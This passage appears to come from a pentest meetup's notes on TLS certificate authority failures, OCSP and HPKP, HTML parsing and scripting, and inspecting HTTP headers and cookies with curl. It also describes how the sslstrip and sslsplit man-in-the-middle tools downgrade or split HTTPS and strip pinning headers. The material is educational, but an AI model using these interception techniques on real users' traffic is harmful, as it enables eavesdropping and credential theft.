# combine private key and cert into PKCS12 file
openssl pkcs12 -inkey server.key -in bitbender.crt -export -out bitbender.pfx
# convert PKCS12 back to PEM
openssl pkcs12 -in bitbender.pfx -nodes -out bitbender.combined.crt
```

Certificate Authority Issues

Unqualified Names in the SSL Observatory shows CA's are issuing certificates for unqualified names like "mail":

Using data in EFF's SSL Observatory, we have been able to quantify the extent to which CAs engage in the insecure practice of signing certificates for unqualified names. That they do so in large numbers indicates that they do not even minimally validate the certificates they sign. This significantly undermines CAs' claim to be trustworthy authorities for internet names. It also puts internet users at increased risk of network attack.

A Finnish man created this simple email account - and received Microsoft's security certificate:

It all started when the Finnish man, working as an IT manager, noticed in January that it is possible create multiple aliases in Microsoft Live e-mail service.

A few moments later, he had created the alias hostmaster@live.fi. He decided to give the address a test run by trying to get a trusted certificate.

To his surprise, Comodo issued the certificate, no questions asked.

Had he had malicious intentions in mind, he could have created a genuine looking HTTPS-protected website. He could have used this to steal users' data.

The man told Tivi.fi that he contacted both Microsoft and the Finnish Communications Regulatory Authority already in January but did not get a proper response from either of them.

Last Thursday he received a questionable thank you from Microsoft. The company had blocked his e-mail address, effectively making him unable to use his Lumia phone and Xbox account.

Now – two months after he notified Microsoft and the authorities – Microsoft says that the Finn's findings are to be taken seriously. The company told Tivi.fi, that they plan to be in touch with the IT professional responsible for discovering the vulnerability.

So on top of lax certificate issuance, we see taking months to take start action. The action requires not just updating the browser but installing an automatic updater of revoked certificates. In fact it gets worse; from [Microsoft takes 4](#)

years to recover privileged TLS certificate addresses:

Today comes the tale of a Belgian IT worker who has waited more than four years to return two similar addresses for the live.be domain.

Microsoft's delay in securing the addresses such as hostmaster@live.fi and administrator@live.be has potential consequences for huge numbers of people. Browser-trusted certificate authorities such as Comodo grant unusually powerful privileges to people with such an address. All the account holders had to do was ask for a domain-validated TLS certificate for live.fi or live.be. Once they clicked a validation link Comodo sent to their e-mail addresses, the certificates were theirs. Comodo's automatic certificate application also works for addresses with the words admin, postmaster, and webmaster immediately to the left of the @ and the domain name for which the certificate is being applied.

And in the continuing parade of CA problems, from [Google warns of unauthorized TLS certificates trusted by almost all OSes](#):

In the latest security lapse involving the Internet's widely used encryption system, Google said unauthorized digital certificates have been issued for several of its domains and warned misissued credentials may be impersonating other unnamed sites as well.

... The certificates were issued by Egypt-based MCS Holdings, an intermediate certificate authority that operates under the China Internet Network Information Center (CNNIC). The Chinese domain registrar and certificate authority, in turn, is included in root stores for virtually all OSes and browsers.

The issuance of the unauthorized certificates represents a major breach of rules established by certificate authorities and browser makers. Under no conditions are CAs allowed to issue certificates for domains other than those legitimately held by the customer requesting the credential. In early 2012, [critics blasted US-based CA Trustwave for doing much the same thing](#) and Langley noted an example of a France-based CA that has also run afoul of the policy.

From the original Google blog announcing the problem ([Maintaining digital certificate security](#)):

However, rather than keep the private key in a suitable HSM, MCS installed it in a man-in-the-middle proxy. These devices intercept secure connections by masquerading as the intended destination and are sometimes used by companies to intercept their employees' secure traffic for monitoring or legal reasons. The employees' computers normally have to be configured to trust a proxy for it to be able to do this. However, in this case, the presumed proxy was given the full authority of a public CA, which is a serious breach of the CA system.

Detecting Bogus Certificates

OCSP

OCSP is intended to overcome the problem with [CRL](#) (Certificate Revocation Lists): the client must frequently download CRL list updates.

From [Online Certificate Status Protocol](#):

The Online Certificate Status Protocol (OCSP) is an Internet protocol used for obtaining the revocation status of an [X.509](#) digital certificate. It is described in [RFC 6960](#) and is on the Internet standards track. It was created as an alternative to certificate revocation lists (CRL), specifically addressing certain problems associated with using CRLs in a public key infrastructure (PKI). Messages communicated via OCSP are encoded in ASN.1 and are usually communicated over HTTP. The "request/response" nature of these messages leads to OCSP servers being termed OCSP responders.

So to check a certificate an OCSP request is sent to the issuing CA, which sends a signed response indicating good, revoked, or unknown status. OCSP supports a nonce to prevent replay attacks but a nonce is not supported by most clients/responders.

Additionally, most clients silently ignore OCSP if the query times out, allowing a MITM to compromise a certificate and filter out the OCSP requests.

OCSP Stapling

From [OCSP stapling](#):

OCSP stapling, formally known as the TLS Certificate Status Request extension, is an alternative approach to the Online Certificate Status Protocol (OCSP) for checking the revocation status of X.509 digital certificates. It allows the presenter of a certificate to bear the resource cost involved in providing OCSP responses by appending (“stapling”) a time-stamped OCSP response signed by the CA to the initial TLS Handshake, eliminating the need for clients to contact the CA.

In a stapling scenario, the certificate holder queries the OCSP server themselves at regular intervals, obtaining a signed time-stamped OCSP response. When the site’s visitors attempt to connect to the site, this response is included (“stapled”) with the TLS/SSL Handshake via the Certificate Status Request extension response (note: the TLS client must explicitly include a Certificate Status Request extension in its ClientHello TLS/SSL handshake message). While it may appear that allowing the site operator to control verification responses would allow a fraudulent site to issue false verification for a revoked certificate, the stapled responses can’t be forged as they need to be directly signed by the certificate authority, not the server. If the client does not receive a stapled response, it will just contact the OCSP server by itself. However, if the client receives an invalid stapled response, it will abort the connection. The only increased risk of OCSP stapling is that the notification of revocation for a certificate may be delayed until the last-signed OCSP response expires.

Public Key Pinning (HPKP)

From [Public Key Pinning \(HPKP\)](#):

The Public Key Pinning Extension for HTTP (HPKP) is a security feature that tells a web client to associate a specific cryptographic public key with a certain web server to prevent MITM attacks with forged certificates.

To ensure the authenticity of a server’s public key used in TLS sessions, this public key is wrapped into a X.509 certificate which is usually signed by a certificate authority (CA). Web clients such as browsers trust a lot of these CAs, which can all create certificates for arbitrary domain names. If an attacker is able to compromise a single CA, he can perform MITM attacks on various TLS connections. HPKP can circumvent this threat for the HTTPS protocol by telling the client which public key belongs to a certain web server.

HPKP is a Trust on First Use (TOFU) technique. The first time a web server tells a client via a special HTTP header which public keys belong to it, the client stores this information for a given period of time. When the client visits the server again, it expects a certificate containing a public key whose fingerprint is already known via HPKP. If the server delivers an unknown public key, the client should present a warning to the user.

For an alternate descriptions, see [HPKP: HTTP Public Key Pinning](#), [HTTP Public Key Pinning \(HPKP\)](#) [HTTP Public Key Pinning](#), and [Is HTTP Public Key Pinning Dead?](#).

HPKP is implemented as a HTTP header. From [Public Key Pinning \(HPKP\)](#):

```
Public-Key-Pins: pin-sha256="cUPcTAZWKaASuYWhhneDttWpY3oBAkE3h2+soZS7sWs=";
pin-sha256="M8HztCzM3elUxkcjR2S5P4hhyBNf6lHkmjAHKhpGPWE="; max-age=5184000;
includeSubdomains; report-uri="https://www.example.net/hpkp-report"
```


4.3.3 `sslsplit` & `sslstrip`

`sslstrip`

`sslstrip` is a MITM attack where the attacker prevents round-trip HTTPS between the victim browser and target web site by downgrading one half of the connection to HTTP: `sslstrip` forces a victim browser to use HTTP to the attacker who proxies the traffic to the destination HTTPS server. For example, `sslstrip` watches for HTTPS and 302 redirect traffic: it maps web page HTTPS links to HTTP; maps 302 HTTPS redirects to HTTP; and keeps track of the remappings. There are some issues to deal with: compressed data; secure cookies; cached pages; sessions; ...

For a short introduction see the [OWASP SSL Spoofing](#) slides and the short video [How To: Use SSLstrip On Kali Linux](#).

`sslsplit`

`SSLsplit` is a MITM attack where the attacker splits an HTTPS connection from a victim browser to a remote web site into 2 HTTPS connections: victim browser <==> attacker <==> web site. See [Use SSLsplit to transparently sniff TLS/SSL connections – including non-HTTP\(S\) protocols](#) for details.

From `SSLsplit`:

For SSL and HTTPS connections, `SSLsplit` generates and signs forged X509v3 certificates on-the-fly, based on the original server certificate subject DN and subjectAltName extension. `SSLsplit` fully supports Server Name Indication (SNI) and is able to work with RSA, DSA and ECDSA keys and DHE and ECDHE cipher suites. Depending on the version of OpenSSL, `SSLsplit` supports SSL 3.0, TLS 1.0, TLS 1.1 and TLS 1.2, and optionally SSL 2.0 as well. `SSLsplit` can also use existing certificates of which the private key is available, instead of generating forged ones. `SSLsplit` supports NULL-prefix CN certificates and can deny OCSP requests in a generic way. For HTTP and HTTPS connections, `SSLsplit` removes response headers for HPKP in order to prevent public key pinning, for HSTS to allow the user to accept untrusted certificates, and Alternate Protocols to prevent switching to QUIC/SPDY.

Note that unless the victim trusts the root CA used by the attacker there will be a certificate warning.

HTML

This document discusses many HTML features; to see browser feature support for these features see [Can I use __?](#). In fact, if a feature is enabled on a site that stops an exploit, you might choose a browser that doesn't support that feature :)

5.1 Standards

5.1.1 W3C & WHATWG

There are 2 HTML standards groups: World Wide Web Consortium ([W3C](#)) and Web Hypertext Application Technology Working Group ([WHATWG](#)). W3C produces snapshot standards which trail the WHATWG living standard. See [HTML/W3C-WHATWG-Differences](#).

From [Wikipedia WHATWG](#), in 2004:

The WHATWG was formed in response to the slow development of World Wide Web Consortium (W3C) Web standards and W3C's decision to abandon HTML in favor of XML-based technologies.

Around 2007 the W3C adopted the WHATWG specification as HTML5. But in 2012, from the post [\[whatwg\] Administrivia: Update on the relationship between the WHATWG HTML living standard and the W3C HTML5 specification](#):

More recently, the goals of the W3C and the WHATWG on the HTML front have diverged a bit as well. The WHATWG effort is focused on developing the canonical description of HTML and related technologies, meaning fixing bugs as we find them, adding new features as they become necessary and viable, and generally tracking implementations. The W3C effort, meanwhile, is now focused on creating a snapshot developed according to the venerable W3C process. This led to the chairs of the W3C HTML working group and myself deciding to split the work into two, with a different person responsible for editing the W3C HTML5, canvas, and microdata specifications than is editing the WHATWG specification (me).

... we are now independent of the W3C HTML Working Group again, while still maintaining a working relationship with the W3C.

5.1.2 W3C Standards

See [W3C All Standards and Drafts](#) for all W3C standards. Pentest meetup has more interest in:

[W3C DOM](#) [Wikipedia Document Object Model](#)

[W3C HTML](#) [W3C HTML5](#) (latest HTML5 standard)

[W3C Tutorials and Courses](#)

[W3C HTML/Training](#)

W3C CSS [W3C Cascading Style Sheets articles and tutorials](#)

Security for Web Applications [W3C Cross-Origin Resource Sharing](#)

[W3C Content Security Policy Editor's Draft](#)

[W3C Content Security Policy 1.1](#)

[W3C Content Security Policy Level 2](#)

W3C JavaScript APIs [W3C Web Storage](#)

[W3C Indexed Database API](#)

5.1.3 WHATWG Documents

See [Web Hypertext Application Technology Specifications](#), especially [WHATWG HTML](#) and [WHATWG DOM](#).

5.2 HTTP(S) vs HTML

5.2.1 Defining HTTP, HTTPS, and HTML

The ISO vs Internet protocol suite

The [Internet protocol suite](#) is an actually implemented, highly used 4 layer protocol suite as seen in [Wikipedia's Network Topology/Data Flow diagram](#): Application, Transport, Internet, and Link layers. In this suite HTTP and TLS are application layer protocols, while HTML and JSON are not network protocols.

The [OSI model](#) “is a conceptual model that characterizes and standardizes the communication functions of a telecommunication or computing system without regard to their underlying internal structure and technology. . . . The original version of the model defined seven layers.” The Internet protocol suite won the implementation battle with OSI. If we look at [List of network protocols \(OSI model\)](#) we see HTTP is a layer 7 protocol, TLS is either layer 6 or 5 (see [Where does SSL encryption take place?](#)), and HTML and JSON are not network

HTTP and TLS are network protocols

[HTML](#) is not a network protocol. Rather it is “the standard markup language for creating web pages and web applications”. It is data transmitted to the browser via the HTTP protocol, just like JSON data can be transmitted via HTTP to applications.

Even though HTTP and TLS are both application layer protocols, the OSI model makes it clear that HTTP sits higher in actual usage. HTTPS is just the stack HTTP > TLS > TCP > IP > Link. HTTP is the stack HTTP > TCP > IP > Link. It is the job of TLS to encrypt regular HTTP traffic.

HTTP protocol carries HTML

You can see the relationship between [HTTPS](#), [HTTP](#), and [TLS](#) by looking at `curl -v https://www.example.com/`: the added TLS negotiation for the TLS/SSL link is marked below, as is the [HTML](#) data in the [HTTP](#) message field.

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(continued from previous page)

```

<meta charset="utf-8" />
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<style type="text/css">
body {
    background-color: #f0f0f2;
    margin: 0;
    padding: 0;
    font-family: "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif;
}
div {
    width: 600px;
    margin: 5em auto;
    padding: 50px;
    background-color: #fff;
    border-radius: 1em;
}
a:link, a:visited {
    color: #38488f;
    text-decoration: none;
}
@media (max-width: 700px) {
    body {
        background-color: #fff;
    }
    div {
        width: auto;
        margin: 0 auto;
        border-radius: 0;
        padding: 1em;
    }
}
</style>
</head>

<body>
<div>
    <h1>Example Domain</h1>
    <p>This domain is established to be used for illustrative examples in documents.
↪ You may use this
    domain in examples without prior coordination or asking for permission.</p>
    <p><a href="http://www.iana.org/domains/example">More information...</a></p>
</div>
</body>
</html>
^^^^^^^^^^^^^^^^^^^^^^^^ HTML IN HTTP MESSAGE-BODY ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
* Connection #0 to host www.example.com left intact
* Closing connection #0
* SSLv3, TLS alert, Client hello (1):

```

To study HTML details consult the latest [W3C HTML](#) document. Alternatively, search for an [HTML tutorial](#) or use [HTTP Tutorial](#), especially [HTTP - Quick Guide](#). See [Persistent Client State HTTP Cookies](#) for a short introduction to cookies.

5.2.2 Viewing HTTP traffic

`curl -v`

For relatively simple (non-JavaScript based) HTTP data, `curl -v` can be used to send and receive HTTP traffic along with displaying header data and the response HTML.

Viewing browser-based HTTP traffic

There are a number of extensions that allow HTTP/HTTPS requests to be captured, viewed, and modified in browsers. A classic example is [tamperdata](#) for Firefox which allows requests to be intercepted and modified. [Tamper Chrome](#) for Google Chrome is similar to [tamperdata](#).

Browsers have development tools and APIs which can manipulate HTTP data. For example, Google Chrome provides the [chrome.webRequest](#) API to programmatically interact with HTTP data.

Finally, there are a number of proxy-based tools for intercepting and modifying HTTP traffic, including [ZAP - The OWASP Zed Attack Proxy](#), [Burp Suite Free Edition](#), and [mitmproxy](#).

Network capture

Of course network capture tools can be used to capture HTTP data, but unlike the browser-based tools cannot view HTTPS traffic. Popular tools are `tcpdump` and `wireshark`, but they do not modify captured data.

The little-known `ngrep` is very useful viewing HTTP traffic. It provides a `grep`-like capability to display network traffic: `ngrep -W byline port 80` sniffs all port 80 traffic, while `ngrep -l -p -d eth0 "^GET|^POST " tcp and port 80 and host try2hack.nl` looks for GET or POST requests.

Coding your own HTTP request/response

Of course you can code your own HTTP request/response and therefore be able to both control and view HTTP data. Here we use shell redirection to send/receive HTTP (though other languages might be more appropriate):

```
(
# Demonstrate shell redirection to/from HTTP website
exec 9<>/dev/tcp/www.example.com/80
ls -l /proc/self/fd/ # show newly created fd
ss -n dst $(dig +short www.example.com) # show newly created tcp connection

# Make a web request/response
echo -ne "HEAD / HTTP/1.1\r\nhost: www.example.com\r\nConnection: close\r\n\r\n" >&9
cat <&9
)
```

5.2.3 HTTP headers

List of HTTP header fields

From [List of HTTP header fields](#):

HTTP header fields are components of the header section of request and response messages in the Hypertext Transfer Protocol (HTTP). They define the operating parameters of an HTTP transaction.

They can be a source of security issues in HTTP. For example, the `nmap http-shellshock` script “injects the payload in the HTTP headers User-Agent, Cookie, Referer” in an attempt ‘to exploit the “shellshock” vulnerability (CVE-2014-6271 and CVE-2014-7169) in web applications’.

Displaying/setting HTTP header fields

The browser extensions like tamperdata and proxies like ZAP can be used to display and modify HTTP header fields. They are beyond the scope of this section.

`curl -v` is an easy way to view and set header fields in HTTP requests and responses:

```
# Select one of the user agents from:
#   http://www.useragentstring.com/pages/useragentstring.php
UA='Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.
↪2228.0 Safari/537.36'
curl -v --HEAD --user-agent "$UA" http://www.example.com/

# Same request except specify to close connection
HC='Connection: close'
curl -v --HEAD --header "$HC" --user-agent "$UA" http://www.example.com/
```

Viewing and setting HTTP headers is easy in python3:

```
cat >headers.py <<'EOF'
import urllib.request

url = 'http://www.example.com/'
# Can add headers at request creation time
headers = {}
headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like
↪Gecko) Chrome/41.0.2228.0 Safari/537.36'
req = urllib.request.Request(url, headers=headers)
# Alternatively can add a header later (python defaults to close)
req.add_header('Connection', 'keep-alive')

response = urllib.request.urlopen(req)
print(req.header_items()) # request header items added during urlopen
print(response.getheaders())

page = response.read()
# print(page)
EOF

python3 headers.py
rm headers.py
```

5.2.4 urlencoded vs multipart/form-data vs json vs XMLHttpRequest

HTML form's method and enctype

HTML form's method determines GET or POST

See [Sending form data](#) for a general introduction to HTTP forms. The `HTML <form> method Attribute` determines whether the form inputs are submitted via an HTTP GET (method="get") or HTTP POST (method="post"), with a default of HTTP GET. Note that specifying any `HTML <input> formmethod Attribute` will override the form's method attribute.

HTML form's POST enctype determines urlencoded vs multipart/form-data

The HTML standard defines 2 different `form content types`: `application/x-www-form-urlencoded` (GET or POST) or `multipart/form-data` (optional for POST). The HTML form's `HTML <form> enctype Attribute` is used to specify which content type only for POST requests. It defaults to `application/x-www-form-urlencoded` but can be `mutipart/form-data`.

See [The 'application/x-www-form-urlencoded' type](#) for `application/x-www-form-urlencoded` encoding, and [Multipart messages](#) for `multipart/form-data`.

curl to show urlencoded vs multipart/form-data vs json vs XMLHttpRequest

`curl` is useful for HTTP-based exploits. [curl](#) covers `curl` in detail. Also consult [Using cURL to automate HTTP jobs](#) (part of [cURL Documentation](#)). `curl` can be used to do many of the HTTP-related challenges, but not all. For example, page redirects containing a meta refresh tag are not processed, nor is JavaScript.

Here is an example using forms. In `curl`, `--data` submits an `application/x-www-form-urlencoded` form, and `--form` submits a `multipart/form-data` form:

```
#####
# Terminal 1, start an ngrep capture
sudo ngrep -W byline port 80 and host www.example.com
#####

#####
# Terminal 2, use curl to illustrate:
#   application/x-www-form-urlencoded in GET request
#   application/x-www-form-urlencoded in POST request
#   multipart/form-data in POST request
#   application/json in POST request
#   XMLHttpRequest in POST request
curl -v --get --data-urlencode 'name1=value 1' --data-urlencode 'name2=value 2' http://
↪www.example.com/ 2>&1 | \
    grep '> GET'
curl -v --data-urlencode 'name1=value 1' --data-urlencode 'name2=value 2' http://www.
↪example.com/ 2>&1 | \
    egrep '> (POST|Content-Type:)'
curl -v --form 'name1=value 1' --form name2='value 2' http://www.example.com/ 2>&1 | ↪
↪\
    egrep '> (POST|Content-Type:)'
curl -v --data '{"name1": "value 1", "name2": "value 2"}' \
    --header "Content-Type: application/json" \
    http://www.example.com/ 2>&1 | \
    egrep '> (POST|Content-Type:)'
curl -v --data name1='value 1' --data name2='value 2' \
    --header "X-Requested-With: XMLHttpRequest" \
    http://www.example.com/ 2>&1 | \
    egrep '> (POST|X-Requested-With:|Content-Type:)'
```

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```
#####

#####
# Terminal 1, terminate capture
# control-C to stop terminal capture
#####
```

5.3 Parsing & Rendering HTML

5.3.1 Terms

WHATWG HTML Loading Web pages defines several key terms and concepts:

document WHATWG HTML document formally defines a document in terms of its attributes.

browsing context WHATWG HTML browsing context defines a browsing context as an environment that presents document objects to a user. It can be a window, tab, iframe, or frames in a frameset.

Each browsing context has a WindowProxy which forwards the active document’s contents to a window. A browsing context can have a parent browsing context, forming a tree of browsing contexts. Each browsing context has an origin and effective-script-origin.

origin Browsing contexts have an origin and effective-script-origin. An origin is mostly a tuple (scheme, domain, port), where scheme is one of http:, https:, data:, javascript:, The origin and effective-script-origin are used to enforce the same origin policy and to relax the same origin policy.

Defining the origin follows complex rules found in WHATWG HTML origin and we invite the curious user to read the spec.

5.3.2 DOM

DOM (Document Object Model) is a tree-structured model of the nodes in the HTML document. See [An idea of DOM](#) for examples.

To see a breakdown of the DOM in **firefox**, either enter `Control-Shift-C` or from the menu *Developer* → *Inspector*. In either case you can use **Inspector** to traverse the nodes of the DOM tree.

5.3.3 Rendering = Parsing to DOM, Render Tree, Layout, Painting

For an understanding of translating HTML to what the browser displays, consult [Overview of the parsing model](#) and [How Browsers Work: Behind the scenes of modern web browsers](#). These will walk you through parsing into DOM, creating a render tree, doing layout, then painting on the user’s browser screen.

- The browsers rely on a layout engine to parse the HTML into the DOM. See [Comparison of layout engines \(Document Object Model\)](#) for layout engine usage and differences.
 - The parsing creates the **DOM**, a tree-structured representation of the input HTML.
 - The character encoding (UTF8, GB18030, Big5, ...) is important and the parser must have an encoding sniffing algorithm to determine the input character encoding. HTML defines [Named character references](#) like “gt;” for “>” or “half;” for “½” (that’s the character for 1/2 in case it doesn’t show in this document for you).

- Scripts can output (inject) more html into the DOM tree, creating a loop.
- The DOM’s visual information and CSS are used to create the render tree (rectangles with visual display information like color, dimensions, ...).
- The next step is to layout the render tree (determine exactly where the render tree nodes are placed).
- Finally, the layout is painted onto the user’s browser window.

See [The Chromium Project - Design Documents](#) for insight into the Chrome & Chromium browsers.

5.3.4 there be dragons

With so much happening dynamically there are definitely issues to work through. Many are related to the loading and execution of scripts:

- [Deep dive into the murky waters of script loading](#) is an article dedicated to teaching you how to load and execute JavaScript:

The situation is depressing and you should feel depressed. There’s no non-repetitive yet declarative way to download scripts quickly and asynchronously while controlling the execution order.

If you want to load scripts in a way that doesn’t block rendering, doesn’t involve repetition, and has excellent browser support, here’s what I propose:

```
<script src="//other-domain.com/1.js"></script>
<script src="2.js"></script>
```

That. At the end of the body element.

- [Common pitfalls to avoid when using the scripting APIs](#):

... parsing of HTML files happens asynchronously and incrementally, meaning that the parser can pause at any point to let scripts run. This is generally a good thing, but it does mean that authors need to be careful to avoid hooking event handlers after the events could have possibly fired.

There are two techniques for doing this reliably: use event handler content attributes, or create the element and add the event handlers in the same script. The latter is safe because, as mentioned earlier, scripts are run to completion before further events can fire.

- Here are a few more article about async JavaScript loading:

[Thinking Async](#)

[Async Attribute and Scripts At The Bottom](#)

[JavaScript Execution Order; HTML5 Asynchronous JavaScript](#)

- [Load and execution sequence of a web page?](#) shows a sample of web page loading.
- To help explain some of the tricks web sites use to speed up page loading (as opposed to security), see [14 Rules for Faster-Loading Web Sites](#).

5.4 Scripting

5.4.1 Scripts: Sources, Enabling, and Environments

Sources

WHATWG Scripting defines the various methods providing code to run:

- `<script>` elements
- `javascript:` URLs
- event handlers

```
<button onclick="alert('hello')" />
```

Here's an example from the standard of multiple even listeners registered for one event:

```
<button id="test">Start Demo</button>
<script>
  var button = document.getElementById('test');
  button.addEventListener('click', function () { alert('ONE') }, false);
  button.setAttribute('onclick', "alert('NOT CALLED')"); // event handler listener
  ↪is registered here
  button.addEventListener('click', function () { alert('THREE') }, false);
  button.onclick = function () { alert('TWO') };
  button.addEventListener('click', function () { alert('FOUR') }, false);
</script>    button.onclick = function () { alert('hello') };
```

- processing technologies like SVG, ... that have their own scripting

Enabling

Scripting is enabled in the browsing context when these conditions are true: the user agent supports scripting (curl doesn't), the user has not disabled scripting, and the browsing context's active document's active sandboxing flag allows scripting (does not have the "sandboxed scripts browsing context flag" set).

Environments

The ECMAScript specification defines a global environments. HTML has 3 kinds of JavaScript global environments: document environment (the default), the dedicated worker environment, and the shared worker environment. The dedicated and shared worker environments are discussed below in [Web Workers](#) and are executed in the background concurrent with the document environment.

5.4.2 Web Workers

Web workers are defined both in [W3C Web Workers](#) and [WHATWG Web Workers](#). From [Web worker](#):

As envisioned by WHATWG, web workers are relatively heavy-weight. They are expected to be long-lived, have a high start-up performance cost, and a high per-instance memory cost.

Web workers are not intended or expected to be used in large numbers as they could hog system resources.

Web Workers allow for concurrent execution of the browser threads and one or more JavaScript threads running in the background. The browser which follows a single thread of execution will have to wait on JavaScript programs to finish executing before proceeding and this may take significant time which the programmer may like to hide from the user. It allows for the browser to continue with normal operation while running in the background. The web worker specification is a separate specification from the HTML5 specification and can be used with HTML5.

There are two types of web workers: dedicated and shared workers.

When web workers run in the background, they do not have direct access to the DOM but communicate with the document by message passing. This allows for multi-threaded execution of JavaScript programs.

From [WHATWG Web Workers](#):

There are two kinds of workers; dedicated workers, and shared workers. Dedicated workers, once created, are linked to their creator; but message ports can be used to communicate from a dedicated worker to multiple other browsing contexts or workers. Shared workers, on the other hand, are named, and once created any script running in the same origin can obtain a reference to that worker and communicate with it.

See [HTML5 Web Workers](#) for a short web workers example. Here is the script for the background dedicated worker:

```
hacker@kali:~$ curl -s http://www.w3schools.com/html/demo_workers.js
var i=0;

function timedCount() {
    i=i+1;
    postMessage(i);
    setTimeout("timedCount()", 500);
}

timedCount();
```

And here is the code for the client side to start the background dedicated worker:

```
<!DOCTYPE html>
<html>
<body>

<p>Count numbers: <output id="result"></output></p>
<button onclick="startWorker()">Start Worker</button>
<button onclick="stopWorker()">Stop Worker</button>

<p><strong>Note:</strong> Internet Explorer 9 and earlier versions do not support Web
Workers.</p>

<script>
var w;

function startWorker() {
    if(typeof(Worker) !== "undefined") {
        if(typeof(w) == "undefined") {
            w = new Worker("demo_workers.js");
        }
        w.onmessage = function(event) {
            document.getElementById("result").innerHTML = event.data;
        };
    } else {
        document.getElementById("result").innerHTML = "Sorry, your browser does not
support Web Workers...";
    }
}

function stopWorker() {
    w.terminate();
    w = undefined;
```

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```
}  
</script>  
  
</body>  
</html>
```

Security-wise, web workers can use XMLHttpRequest for in-domain and CORS requests, creating a vector for exploitation.

5.4.3 Sandboxing

The idea behind sandboxing is to include content from other origins in a sandboxed iframe, whitelisting only the capabilities it needs. [Play safely in sandboxed IFrames](#) provides the demo [Evalbox](#) showing iframe unsandboxed & sandboxed execution. Here is the trivial difference between the 2 iframes:

```
hacker@kali:~$ curl -s http://www.html5rocks.com/static/demos/evalbox/index.html | \  
sed -n -e '/<iframe/,/\/iframe>/p' \  
    <iframe id='unsandboxed' \  
        src='frame.html'></iframe> \  
    <iframe sandbox='allow-scripts' \  
        id='sandboxed' \  
        src='frame.html'></iframe>
```

Here is a twitter button is included in an iframe, being granted only the rights to allow-scripts, allow-popups, and allow-forms:

```
<iframe sandbox="allow-same-origin allow-scripts allow-popups allow-forms" \  
    src="https://platform.twitter.com/widgets/tweet_button.html" \  
    style="border: 0; width:130px; height:20px;"></iframe>
```

The default restrictions include:

- No JavaScript, no forms, no plugins, no automatic event triggering (autofocus, autoplay, ...), no navigation to other parts of the page, and no seamless attribute.

- The iframe is loaded into it's own origin, meaning no access to other origin's data (cookies, DOM, IndexedDB, localStorage, sessionStorage, ...).

While sanboxed iframes can never run plugins (which are inherently unsandboxed), the CSP can allow-forms, allow-popups, allow-pointer-lock, allow-same-origin, allow-scripts, allow-top-navigation.

5.5 Data

This discusses not just cookies, but in general browser storage & security.

5.5.1 Cookies

What is a cookie?

Remember that HTTP is a stateless protocol but the HTTP servers often want to uniquely track a user across their web site. One way of doing that is cookies. The following is a summary of [HTTP cookie](#):

Browsers are expected to support cookies where each cookie has a size of 4KB, at least 50 cookies per domain, and at least 3000 cookies total. It consists of seven components:

name (required) cookie name, returned to the server when domain, path, and secure connection matches

value (required) cookie value, returned to the server when domain, path, and secure connection matches

expiration cookie expiration, defaulting to session expiration (never returned to the server)

path path the cookie matches (never returned to the server)

domain domain the cookie matches (never returned to the server)

secure connection only cookie only allowed on secure connections

http_only cookie only accessible by http (i.e., not JavaScript, ...)

Cookie creation

Cookies are created on the client when the server sends the HTTP “Set-Cookie:” directive; the client must return the cookie name & value back to the server via the HTTP “Cookie:” directive when the domain & path match the values in the cookie. Think about this security model: the server sends data to the client for storage, expecting that client (and only that client) to return the data back unaltered.

Here is some bash to show the cookie being sent by the server and stored in the file `cookies.txt`:

```
UA="Mozilla/5.0 (X11; Linux x86_64; rv:31.0)\
Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0"

curl -v --head --cookie-jar cookies.txt --user-agent "$UA" \
http://www.google.com/ 2>&1 | \
grep "^Set-Cookie:"

cat cookies.txt
```

Running this gives:

```
hacker@kali:~$ UA="Mozilla/5.0 (X11; Linux x86_64; rv:31.0)\
> Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0"
hacker@kali:~$
hacker@kali:~$ curl -v --head --cookie-jar cookies.txt --user-agent "$UA" \
> http://www.google.com/ 2>&1 | \
> grep "^Set-Cookie:"
Set-Cookie:
  PREF=
    ID=c7ff420bff37adf5:
    FF=0:
    TM=1424300122:
    LM=1424300122:
    S=H55eXGn_4gM0LpLp;
  expires=Fri, 17-Feb-2017 22:55:22 GMT;
  path=/;
  domain=.google.com
Set-Cookie:
  NID=
    67=dD8uoSCgZWb73LkLjaLKNF9LrvUzO9lshxI9J2Y1VmikCkWq2PY\
    aabYHs5AMCRO7iKqJ5YqNhRgGfnbUiTGf_5P34qqkzJlZIXJHDZ6W7\
    09JnlYvU07ERxNPMfbaaW33;
  expires=Thu, 20-Aug-2015 22:55:22 GMT;
```

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```

path=/;
domain=.google.com;
HttpOnly
hacker@kali:~$
hacker@kali:~$ cat cookies.txt
# Netscape HTTP Cookie File
# http://curl.haxx.se/rfc/cookie_spec.html
# This file was generated by libcurl! Edit at your own risk.

.google.com
TRUE
/
FALSE
1487372122
PREF
    ID=c7ff420bff37adf5:
    FF=0:
    TM=1424300122:
    LM=1424300122:
    S=H55eXGn_4gM0LpLp
#HttpOnly_
.google.com
TRUE
/
FALSE
1440111322
NID
    67=dD8uoSCgZWb73LkLjaLKNF9LrvUzO9lshxI9J2Y1VmikCkWq2PY\
    aabYHs5AMCRO7iKqJ5YqNhRgGfnbUiTGf_5P34qqkzJlZIXJHDZ6W7\
    09Jn1YvU07ERxNPMfbaaW33

```

cookie.txt follows the Netscape tab-separated format: domain (preceded by “\$HttpOnly_” for http_only cookies), flag (T/F) indicating if all machines in a domain can access the cookie, path, secure (T/F), expiration (UNIX time which can be converted via `E=1519144083; date -d @$E`), name, and value. At this point the cookies PREF and NID are defined with PREF expiring in 2 years (!) and NID in 6 months. Both have path “/” and domain “.google.com” meaning that their name & value should be sent to the good server when requesting “*.google.com/” via either http or https. NID is only accessible via http (and not via JavaScript). Neither is restricted to https.

It is up to the client to return the cookie’s name & value to the server when the domain & path match. For curl to use the cookies.txt file later use the `--cookies` option (along with `--cookie-jar` option to receive any return cookies):

```

UA="Mozilla/5.0 (X11; Linux x86_64; rv:31.0)\
Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0"

curl -v --user-agent "$UA" \
--cookie cookies.txt --cookie-jar cookies.txt \
https://www.google.com/?gws_rd=ssl#q=search+for+something 2>&1 | \
